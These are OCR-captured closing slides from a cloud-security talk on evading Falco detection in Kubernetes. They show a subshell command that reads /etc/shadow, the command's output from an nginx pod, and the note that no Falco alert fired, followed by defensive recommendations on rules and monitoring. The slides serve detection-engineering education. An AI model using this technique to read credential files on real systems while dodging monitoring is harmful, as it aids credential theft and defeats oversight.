
- Running commands within a subshell to potentially bypass checks on the parent command.



```bash
echo "$(</etc/shadow)"
```

Credits: https://book.hacktricks.xyz/linux-hardening/bypass-bash-restrictions

Subshell Execution


```
root@nginx-pod:/# echo $(</etc/shadow)
root:*:19886:0:99999:7::: daemon:*:19886:0:99999:7::: bin:*:19886:0:99999:7::: sys:*:19
886:0:99999:7::: sync:*:19886:0:99999:7::: games:*:19886:0:99999:7::: man:*:19886:0:999
99:7::: lp:*:19886:0:99999:7::: mail:*:19886:0:99999:7::: news:*:19886:0:99999:7::: uuc
p:*:19886:0:99999:7::: proxy:*:19886:0:99999:7::: www-data:*:19886:0:99999:7::: backup:
*:19886:0:99999:7::: list:*:19886:0:99999:7::: irc:*:19886:0:99999:7::: _apt:*:19886:0:
99999:7::: nobody:*:19886:0:99999:7::: nginx:!:19895::::::
root@nginx-pod:/# 
```

No Falco Alert

Credits: https://book.hacktricks.xyz/linux-hardening/bypass-bash-restrictions

Best Practices & Recommendations

- Reflecting on lessons from advanced bypass methods.
- Ensure rules are prioritized accurately.
- Check for the public CVE specific exploits.
- Generate private set of rules based on infrastructure.
- Enable Guardduty for real time alerts on EKS attack
- Use multi-layer defence including logging & monitoring

Conclusion & Q/A

Connect Me: @peachycloudsecurity

THANK YOU

👉peachyclouds3curity@gmail.com

Peachycloud Security